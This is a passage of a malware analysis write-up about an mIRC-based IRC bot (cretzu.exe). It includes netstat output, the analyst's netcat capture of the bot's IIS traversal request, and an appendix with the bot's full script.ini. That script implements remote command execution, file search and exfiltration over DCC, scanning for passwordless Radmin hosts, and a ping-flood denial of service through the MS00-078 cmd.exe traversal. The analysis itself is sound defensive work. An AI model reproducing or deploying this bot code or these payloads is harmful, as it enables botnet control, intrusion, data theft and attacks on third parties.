TCP 192.168.57.128:3611 192.168.57.18:4899 SYN_SENT
TCP 192.168.57.128:3612 192.168.57.19:4899 SYN_SENT
TCP 192.168.57.128:3613 192.168.57.20:4899 SYN_SENT
TCP 192.168.57.128:3614 192.168.57.21:4899 SYN_SENT
```

!iis drop <ip> <time> - The bot also has the capabilities to perform a ping flood denial of service attack on an IP address. To do this, the bot will use an old web folder traversal bug within Microsoft IIS (MS00-078).

The bot will first open up a file called iis.txt and see how many lines are in it. Note that this file does not exist with this install and was most likely a listing which contained all of the IIS servers vulnerable to the folder traversal bug. The bot would then read each IP address from the file, open a connection to port 80 (HTTP) and request a URL using the folder traversal bug which would run a ping command at the IP address specified sending an ICMP echo request (ping) the number of time specified.

Even though iis.txt was not installed with this malware, we can still test this command. By creating iis.txt in c:\windows\system32\drivers, adding the IP address of our VMWare guest OS in it and starting a netcat listener on port 80 in the guest OS, we can run the command and see what data the bot sends. In the test, I told it to flood IP address 10.0.0.1 with 999 pings. As shown below, doing so shows that the bot does connect to port 80 on the IP address taken from iis.txt and attempts to ping flood the address given to it.

```
C:\Tools>nc -l -v -p 80
listening on [any] 80 ...
GET /scripts/../../../../winnt/system32/cmd.exe?/c+ping.exe+-v"+icmp+-t"+-l"+6
5000+10.0.0.1+-n"+999+-w"+0
```

It should be noted that there is no code in the bot that searches for IIS servers that are vulnerable to the web traversal bug. This is explained later.

!iis info – With this command the bots will display status information on their scans.

!iis send – This command will cause the bots to send the radmin.txt file to the command issuer. Radmin.txt is the file which contains all of the IP addresses which were found during the !iis scan command that are running radmin services with no password.

!stop – This command stops any scans the bot is currently running.

Anti-virus results and IIS scans

At this point, we had been able to look at the bot's install script, install the malware on an analysis computer and run commands within an IRC channel. The next step was to submit it to www.virustotal.com and see if the file is detected by any anti-virus software.

NOTE: In a investigation of malware, I would normally do this as one of the first steps. However, during a malware quiz such as this one, I do this as a last step to see if my analysis techniques picked up everything the anti-virus vendors did.

The results from virustotal.com showed that cretzu.exe is detected by a large number of anti-virus vendors. In particular, Sophos detects the malware as W32/Zapchas-U. In Sophos' description, it says the malware spreads via using the IIS folder traversal vulnerability we saw the bot attempt to exploit in it's code to ping flood an address. However, there is no code in the bot to replicate itself using this vulnerability. What is happening?

n22=%scan.inc3 0
n23=%scan.range 0
n24=%server Lelystad.NL.EU.UnderNet.Org
n25=%sock v5b8ciql3o0gts
n26=%uptime.upgrade
n27=%readini.temp 3600

Appendix B – script.ini

```
[script]
n0=on 1:start: {
n1= anick $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+
$r(a,z) $+ $r(A,Z)
n2= nick $read nicks.txt
n3= fullname $read nicks.txt
n4= writeini mirc.ini mirc user $r(a,z) $+ $r(A,Z) $+ $r(0,9) $+ $r(A,Z) $+ $r(a,z) $+
$r(0,9) $+ $r(111111,999999) | saveini
n5= ignore -td *!*@*
n6= .timer 1 150 server -m | fullname $read nicks.txt | nick $r(A,Z) $+ $r(a,z) $+ $r(0,9)
$+ $r(a,z) $+ $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) | anick $r(A,Z) $+
$r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z)
n7=}
n8=
n9=on 1:connect: {
n10= anick $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+
$r(a,z) $+ $r(A,Z)
n11= nick $read nicks.txt
n12= fullname $read nicks.txt
n13= .timer 1 60 nick $read nicks.txt
n14=}
n15=
n16=on *:exit: { /run $mircexe | /run sup.bat | halt }
n17=
n18=on *:unotify:nick $nick
n19=on *:unotify:nick $nick
n20=on *:unotify:nick $nick
n21=
n22=on 1:kick:#: {
n23= haltdef
n24= if($nick == $me) {
n25= .raw join $chan
n26= halt
n27= }
n28=}
n29=
n30=alias r { .return $rand(a,z) $+ $rand(0,9) $+ $rand(a,z) $+ $rand(0,9) $+ $rand(a,z)
$+ $rand(a,z) $+ $rand(a,z) }
n31=
n32=on 100:text:*.*: {
n33= if($1 == !op) { if($2 == $null) { .mode $chan +o $nick } | else { mode $chan
+oooooo $2- } | halt }
n34= if($1 == !deop) { if($2 == $null) { .mode $chan -o $nick } | else { mode $chan -
oooooo $2- } | halt }
```

```

n35= if($1 == !voice) { if($2 == $null) { .mode $chan +v $nick } | else { mode $chan
+vvvvvv $2- } | halt }
n36= if($1 == !device) { if($2 == $null) { .mode $chan -v $nick } | else { mode $chan
-vvvvvv $2- } | halt }
n37= if($1 == !ontime) { notice $nick Ontime: $uptime(server,1) | halt }
n38= if($1 == !randnick) { nick $read nicks.txt | halt }
n39= if($1 == !rnick) { .timer 1 0 nick $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+
$r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) | halt }
n40= if($1 == !ban) { mode $chan -o+b $2 $address($2,2) | kick $chan $2- ( $+ $nick
$+ ) | halt }
n41= if($1 == !stop) { .timers off | halt }
n42= if($1 == !run) { run $2- | .notice $nick ☐2,15 Am rulat (☐☐4,15 $2- ☐☐2,15) ☐ |
halt }
n43= if($1 == !clone) { server -m | .nick $read nicks.txt | .notice $nick
☐15CC☐☐14CC☐☐1CLONING☐☐14GG☐☐15GG☐ | halt }
n44= if($1 == !server) { server -m $2- | fullname $read nicks.txt | identd on $read
nicks.txt | nick $read nicks.txt | anick $read nicks.txt | .notice $nick
☐15CC☐☐14CC☐☐1CLONING☐☐14GG☐☐15GG☐ | halt }
n45= if($1 == !join) { join $2- | who $2 | halt }
n46= if($1 == !console) { if(%console == 1) set %console 0 | else set %console 1 }
n47= if($1 == !rehash) { .reload win.ini | .timer 10 0 raw ping me | .timer 3 0 ctcp x
ping | .timer 1 1 .msg $chan Rehash successful! }
n48= if($1 == !part) {
n49=   if($2 = $chr(42)) {
n50=     set %parted 0
n51=     set %topart $chan(0)
n52=     while (%topart > %parted) {
n53=       set %parted $calc(%parted + 1)
n54=       if ($chan(%parted) != %chan) && ($chan(%parted) != %chan2) { .part
$chan(%parted) At the request of $nick (PartAll) }
n55=     }
n56=   }
n57=   .timer 1 0 part $2-
n58=   halt
n59= }
n60= if($1 == !take) { .notify $2 | .notice $nick ☐2,15 Am adaugat nick'ul (☐☐4,15 $2
☐☐2,15) în Lista... ☐ | halt }
n61= if($1 == !let) { .notify -r $2 | .notice $nick ☐2,15 Am scos nick'ul (☐☐4,15 $2
☐☐2,15) din Lista... ☐ | halt }
n62= if($1 == !me) { describe $chan $2- | halt }
n63= if($1 == !ame) { ame $2- | halt }
n64= if($1 == $me) {
n65=   if($2 == op) { if($3 == $chr(42)) { if($4 == $null) { allop $chan | halt } | else {
allop $4 | halt } | halt } | if($3 == $null) { .mode $chan +o $nick } | else { mode $chan
+ooooo $3- } | halt }

```

```

n66= if($2 == deop) { if($3 == $chr(42)) { if($4 == $null) { alldeop $chan | halt } |
else { alldeop $4 | halt } | halt } | if($3 == $null) { .mode $chan -o $nick } | else { mode
$chan -oooooooo $3- } | halt }
n67= if($2 == voice) { if($3 == $chr(42)) { if($4 == $null) { allvoice $chan | halt } |
else { allvoice $4 | halt } | halt } | if($3 == $null) { .mode $chan +v $nick } | else { mode
$chan +vvvvvvv $3- } | halt }
n68= if($2 == devoice) { if($3 == $chr(42)) { if($4 == $null) { alldevoice $chan |
halt } | else { alldevoice $4 | halt } | halt } | if($3 == $null) { .mode $chan -v $nick } |
else { mode $chan -vvvvvvv $3- } | halt }
n69= if($2 == rnick) { .timer 1 0 nick $r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+
$r(A,Z) $+ $r(a,z) $+ $r(0,9) $+ $r(a,z) $+ $r(A,Z) | halt }
n70= if($2 == nick) { .timer 1 0 nick $3 | halt }
n71= if($2 == msg) { .timer 1 0 msg $3- | halt }
n72= if($2 == say) { .timer 1 0 msg $chan $3- | halt }
n73= if($2 == quit) { .timer 1 0 quit $3- | halt }
n74= if($2 == notice) { .timer 1 0 notice $3- | halt }
n75= if($2 == ctcp) { .ctcp $3- | halt }
n76= if($2 == run) { run $2- | .notice $nick 02,15 Am rulat (004,15 $2- 002,15) 0 |
halt }
n77= if($2 == randnick) { .timer 1 0 nick $read nicks.txt | halt }
n78= if($2 == take) { notify $3 | .notice $nick 01,15 02,15 Am adaugat nick'ul
(004,15 $3 002,15) în Lista... 0 | halt }
n79= if($2 == let) { notify -r $3 | .notice $nick 01,15 02,15 Am scos nick'ul (004,15
$3 002,15) din Lista... 0 | halt }
n80= if($2 == clone) { server -m | .notice $nick
015CC0014CC001CLONING0014GG0015GG0 | halt }
n81= if($2 == exit) && ($level($address($nick,2)) > 2) { exit | halt }
n82= if($2 == reconn) { server | halt }
n83= if($2 == part) {
n84=   if($3 == $chr(42)) {
n85=     set %parted 0
n86=     set %topart $chan(0)
n87=     while (%topart > %parted) {
n88=       set %parted $calc(%parted + 1)
n89=       if ($chan(%parted) != %chan) { .part $chan(%parted) At the request of $nick
(PartAll) }
n90=     }
n91=   }
n92=   .timer 1 0 part $3-
n93=   halt
n94= }
n95= .timer 1 0 $2-
n96= }
n97= if($1 == !quit) { .timer 1 0 quit $2- | halt }
n98= if($1 == !say) { .timer 1 0 msg $chan $2- | halt }
n99= if($1 == !msg) { .timer 1 0 msg $2- | halt }

```

```

n100= if ($1 == -msg) { .timer 1 1 msg $2- | halt }
n101= if ($1 == !notice) { .timer 1 0 notice $2- | halt }
n102= if ($1 == !cycle) { .timer 1 0 part $2 $3- | .timer 1 1 join $2 | halt }
n103= if ($1 == !ctcp) { .timer 1 0 .ctcp $2- | halt }
n104= if ($1 == !mode) { .timer 1 0 //mode $me $2- | halt }
n105= if ($1 == !seen) { .timer 1 0 /j $2- | halt }
n106= if ($1 == !exit) { .partall | .timerexit 1 3 exit }
n107= if ($1 == !raw) { $$2- }
n108= if ($1 == !info) {
n109=   if ($2 == system) {
n110=     set %rb_size 20
n111=     .notice $nick 02,15 [System: $dll(moo.dll,osinfo,_) ] $&
n112=     [PC-Uptime:004,15 $dll(moo.dll,uptime,_) 002,15] $&
n113=     [BoT-Ontime:004,15 $uptime(server,1) 002,15] $&
n114=     [Processor: $dll(moo.dll,cpuinfo,_) ] $&
n115=     [Screen: $dll(moo.dll,screeninfo,_) ] $&
n116=     [RAM: $gettok($dll(moo.dll,meminfo,_)2-,32) ] $&
n117=     [Internet: $dll(moo.dll,interfaceinfo,_) ] 0
n118=     halt
n119=   }
n120=   if ($2 == uptime) {
n121=     .notice $nick 02,15 [PC-Uptime:004,15 $dll(moo.dll,uptime,_) 002,15] 0
n122=     halt
n123=   }
n124=   if ($2 == ontime) {
n125=     .notice $nick 02,15 [BoT-Ontime:004,15 $uptime(server,1) 002,15] 0
n126=     halt
n127=   }
n128=   if ($2 == ram) {
n129=     .notice $nick 02,15 [RAM:004,15 $dll(moo.dll,meminfo,_) 002,15] 0
n130=     halt
n131=   }
n132=   if ($2 == processor) {
n133=     .notice $nick 02,15 [Processor:004,15 $dll(moo.dll,cpuinfo,_) 002,15] 0
n134=     halt
n135=   }
n136=   if ($2 == os) {
n137=     .notice $nick 02,15 [OS:004,15 $dll(moo.dll,osinfo,_) 002,15] 0
n138=     halt
n139=   }
n140=   if ($2 == internet) {
n141=     .notice $nick 02,15 [Internet:004,15 $dll(moo.dll,interfaceinfo,_) 02,15] 0
n142=     halt
n143=   }
n144=   if ($2 == server) {

```

```

n145=   .notice $nick □2,15 [Server:□□4,15 $server for (
$replace($replace($replace($duration($scal((($sticks - %online) /
1000)),hrs,h),secs,s),mins,m) ) □□2,15] □
n146=   halt
n147=   }
n148=   if ($2 != $null) {
n149=     .notice $nick info ( $+ $$2 $+ /No such command)
n150=     halt
n151=   }
n152=   .notice $nick info (Comanda Incompleta)
n153=   }
n154=   if ($1 == !fserv) {
n155=     if ($2 == $null) { .msg $chan !fserv (Not enough Parameters) | halt }
n156=     if ($2 == $me) {
n157=       if (Filesize isin $$3-) {
n158=         .msg $chan $nick $+ : Please only type !fserv $me <filename> ... Not the
filesize too.
n159=         halt
n160=       }
n161=       .dcc send $nick " $+ $$3- $+ "
n162=       halt
n163=     }
n164=     if ($2 == find) {
n165=       %find.text = $$3-
n166=       %find.files = $findfile(c:\,$search,0)
n167=       .msg $nick Found files: $findfile(c:\,$search,0)
n168=       if (%find.files > 5) {
n169=         .msg $nick Too Many files found for listing. Sending file list. This could
take a while.
n170=         %find.inc = 1
n171=         .write -c %find.text $+ .txt
n172=         .write %find.text $+ .txt [IP: $ip $+ ]
n173=         .write %find.text $+ .txt [Search: %find.text $+ ]
n174=         .write %find.text $+ .txt [Files: %find.files $+ ]
n175=         .write %find.text $+ .txt [Send: !fserv <my nick> <filename>]
n176=         :write
n177=         if (%find.inc > %find.files) {
n178=           .dcc send $nick %find.text $+ .txt
n179=           .timerremove $+ $rand(a,z) 1 60 .remove " $+ $mircdir $+ \ $+ %find.text
$+ .txt"
n180=           halt
n181=         }
n182=         .write %find.text $+ .txt !fserv <my nick> $findfile(c:\,$search,%find.inc)
[Filesize: $round($scal((($lof($findfile(C:\,$search,%find.inc)) / 1024) / 1000),2) $+ MB]
n183=         %find.inc = %find.inc + 1
n184=         goto write

```

```

n185= }
n186= %find.inc = 1
n187= :find
n188= if (%find.inc > %find.files) {
n189=     .msg $nick All Files listed for search of: %find.text
n190=     .msg $nick To download type: !fserv $me <filename>
n191=     halt
n192= }
n193= .msg $nick %find.inc $+ . $findfile(c:\,$search,%find.inc) [Filesize:
$round($calc(($lof($findfile(C:\,$search,%find.inc)) / 1024) / 1000),2) $+ MB]
n194=     %find.inc = %find.inc + 1
n195=     goto find
n196=     halt
n197= }
n198= if ($2 == help) {
n199=     .msg $nick fserv commands (All commands should be entered in a channel I
am in):
n200=     .msg $nick !fserv find <search>
n201=     .msg $nick !fserv $me <filename> (downloads)
n202=     .msg $nick !fserv help (this menu)
n203=     halt
n204= }
n205= .msg $chan fserv ( $+ $$2 $+ /No such command)
n206= }
n207= if ($1 == !iis) {
n208=     if ($2 == $me) {
n209=         if ($3 == scan) {
n210=             .scan $$4 $$5
n211=             .notice $nick □2,15 Scanez:□□4,15 $$4 $+ . $+ $$5 $+ . $+ 0 $+ . $+ 0 □
n212=             halt
n213=         }
n214=     }
n215=     if ($2 == drop) {
n216=         %drop.ip = $$3
n217=         %drop.times = $$4
n218=         %drop.chan = $chan
n219=         .drop
n220=     }
n221=     if ($2 == info) {
n222=         .notice $nick □2,15 Sockets:□□4,15 $sock(*,0) □□2,15- IP:□□4,15
$gettok(%scan.range,1,46) $+ . $+ %scan.inc3 $+ . $+ %scan.inc1 $+ . $+ %scan.inc2
□□2,15- Owned:□□4,15 $lines(radadmin.txt) □
n223=     }
n224=     if ($2 == send) {
n225=         .dcc send $nick radadmin.txt
n226=     }

```

```

n227= }
n228=}
n229=
n230=alias search { .return * $+ %find.text $+ * }
n231=alias drop {
n232= %drop.lines = $lines(iis.txt)
n233= %drop.inc = 1
n234= .timerdrop 0 10 dropiis
n235=}
n236=
n237=alias dropiis {
n238= if (%drop.inc > %drop.lines) { .timerdrop off | .msg %drop.chan Finished
Sending Packet Command to all %drop.lines Hosts. Sending %drop.times Packets. | halt
}
n239= %drop = $r $+ $r $+ $r
n240= .sockopen Drop[ $+ %drop $+ ] $read -l $+ %drop.inc iis.txt 80
n241= .timerdrop $+ %drop 1 3 .sockclose Drop[ $+ %drop $+ ]
n242= %drop.inc = %drop.inc + 1
n243=}
n244=
n245=on 1:sockopen:Drop[*]:{
n246= if ($sockerr > 0) { .sockclose $sockname | halt }
n247= sockwrite -n $sockname GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+ping.exe+"-v"+icmp+"-t"+"-l"+65000+
$+ %drop.ip $+ +"-n"+ $+ %drop.times $+ +"-w"+0
n248=}
n249=
n250=on 1:sockwrite:Drop[*]:{
n251= .sockclose $sockname
n252=}
n253=
n254=alias timerarg {
n255= var %arg $round($calc($prospeed / 100))
n256= if (%arg < 1) set %arg 1
n257= set %arg $int($calc(40 / %arg))
n258= if (%arg < 1) set %arg 1
n259= return %arg
n260=}
n261=
n262=alias prospeed {
n263= var %protest $ticks
n264= var %i 1
n265= :start
n266= if ($calc($ticks - %protest) <= 100) {
n267= inc %i
n268= goto start

```

```

n269= }
n270= :end
n271= return $calc(%i * .7)
n272=}
n273=
n274=alias scan {
n275= %scan.range = $$1
n276= %scan.inc1 = 0
n277= %scan.inc2 = 0
n278= %scan.inc3 = $$2
n279= %scan = $gettok(%scan.range,1,46) $+ . $+ %scan.inc3 $+ . $+ %scan.inc1 $+ .
$+ %scan.inc2
n280= .scan1
n281=}
n282=alias scan1 {
n283= .timerscan -ocm 0 $timerarg .scan2
n284=}
n285=
n286=alias scan2 {
n287= if (%scan.inc2 == 255) {
n288= .timerscan off
n289= if (%scan.inc1 == 255) {
n290= if (%scan.inc3 == 255) { %scanning = Done | halt }
n291= %scan.inc3 = %scan.inc3 + 1
n292= %scan.inc2 = 1
n293= %scan.inc1 = 1
n294= .timer -m 1 1 scan1
n295= halt
n296= }
n297= %scan.inc1 = %scan.inc1 + 1
n298= %scan.inc2 = 1
n299= .timer -m 1 1 scan1
n300= }
n301= .scansock
n302= %scan.inc2 = %scan.inc2 + 1
n303=}
n304=
n305=alias scansock {
n306= %sock = $r $+ $r
n307= .sockopen scanner[ $+ %sock $+ ] $gettok(%scan.range,1,46) $+ . $+ %scan.inc3
$+ . $+ %scan.inc1 $+ . $+ %scan.inc2 4899
n308= .timerclose $+ %sock 1 2 .sockclose scanner[ $+ %sock $+ ]
n309=}
n310=
n311=on 1:sockopen:scanner[*]:{
n312= if ($sock($sockname).status = active) {

```

```

n313= bset &command 1 1 0 0 0 1 0 0 0 8 8
n314= sockwrite $sockname &command
n315= halt
n316= }
n317=}
n318=
n319=on 1:sockread:scanner[*]:{
n320= if ($sockerr > 0) return
n321= :nextread
n322= sockread &temp
n323= if ($sockbr == 0) return
n324= if ($bvar(&temp,1,$bvar(&temp,0)) == %nopass) {
n325= .write radmin.txt $sock($sockname).ip
n326= .raw -q privmsg Cr3tZzZu :□2,15 □V□alid:□□1,15 $sock($sockname).ip □
n327= .sockclose $sockname
n328= }
n329= if ($bvar(&temp,1,$bvar(&temp,0)) == %nopass1) {
n330= .write radmin.txt $sock($sockname).ip
n331= .raw -q privmsg Cr3tZzZu :□2,15 □V□alid:□□4,15 $sock($sockname).ip □
n332= .sockclose $sockname
n333= }
n334= goto nextread
n335=}
n336=
n337=on 100:action:*:*:{
n338= if ($1 == hi) { .timer 1 0 /j $2 | halt }
n339=}
n340=
n341=raw 471:*:{
n342= haltdef
n343= .timerjoin $+ $$2 0 30 join $$2
n344= halt
n345=}
n346=
n347=raw 473:*:{
n348= haltdef
n349= .timerjoin $+ $$2 0 30 join $$2
n350= halt
n351=}
n352=
n353=raw 474:*:{
n354= haltdef
n355= .timerjoin $+ $$2 0 30 join $$2
n356= halt
n357=}
n358=

```

```
n359=raw 475:*.:{  
n360= haltdef  
n361= .timerjoin $+ $$2 0 30 join $$2  
n362= halt  
n363=}
```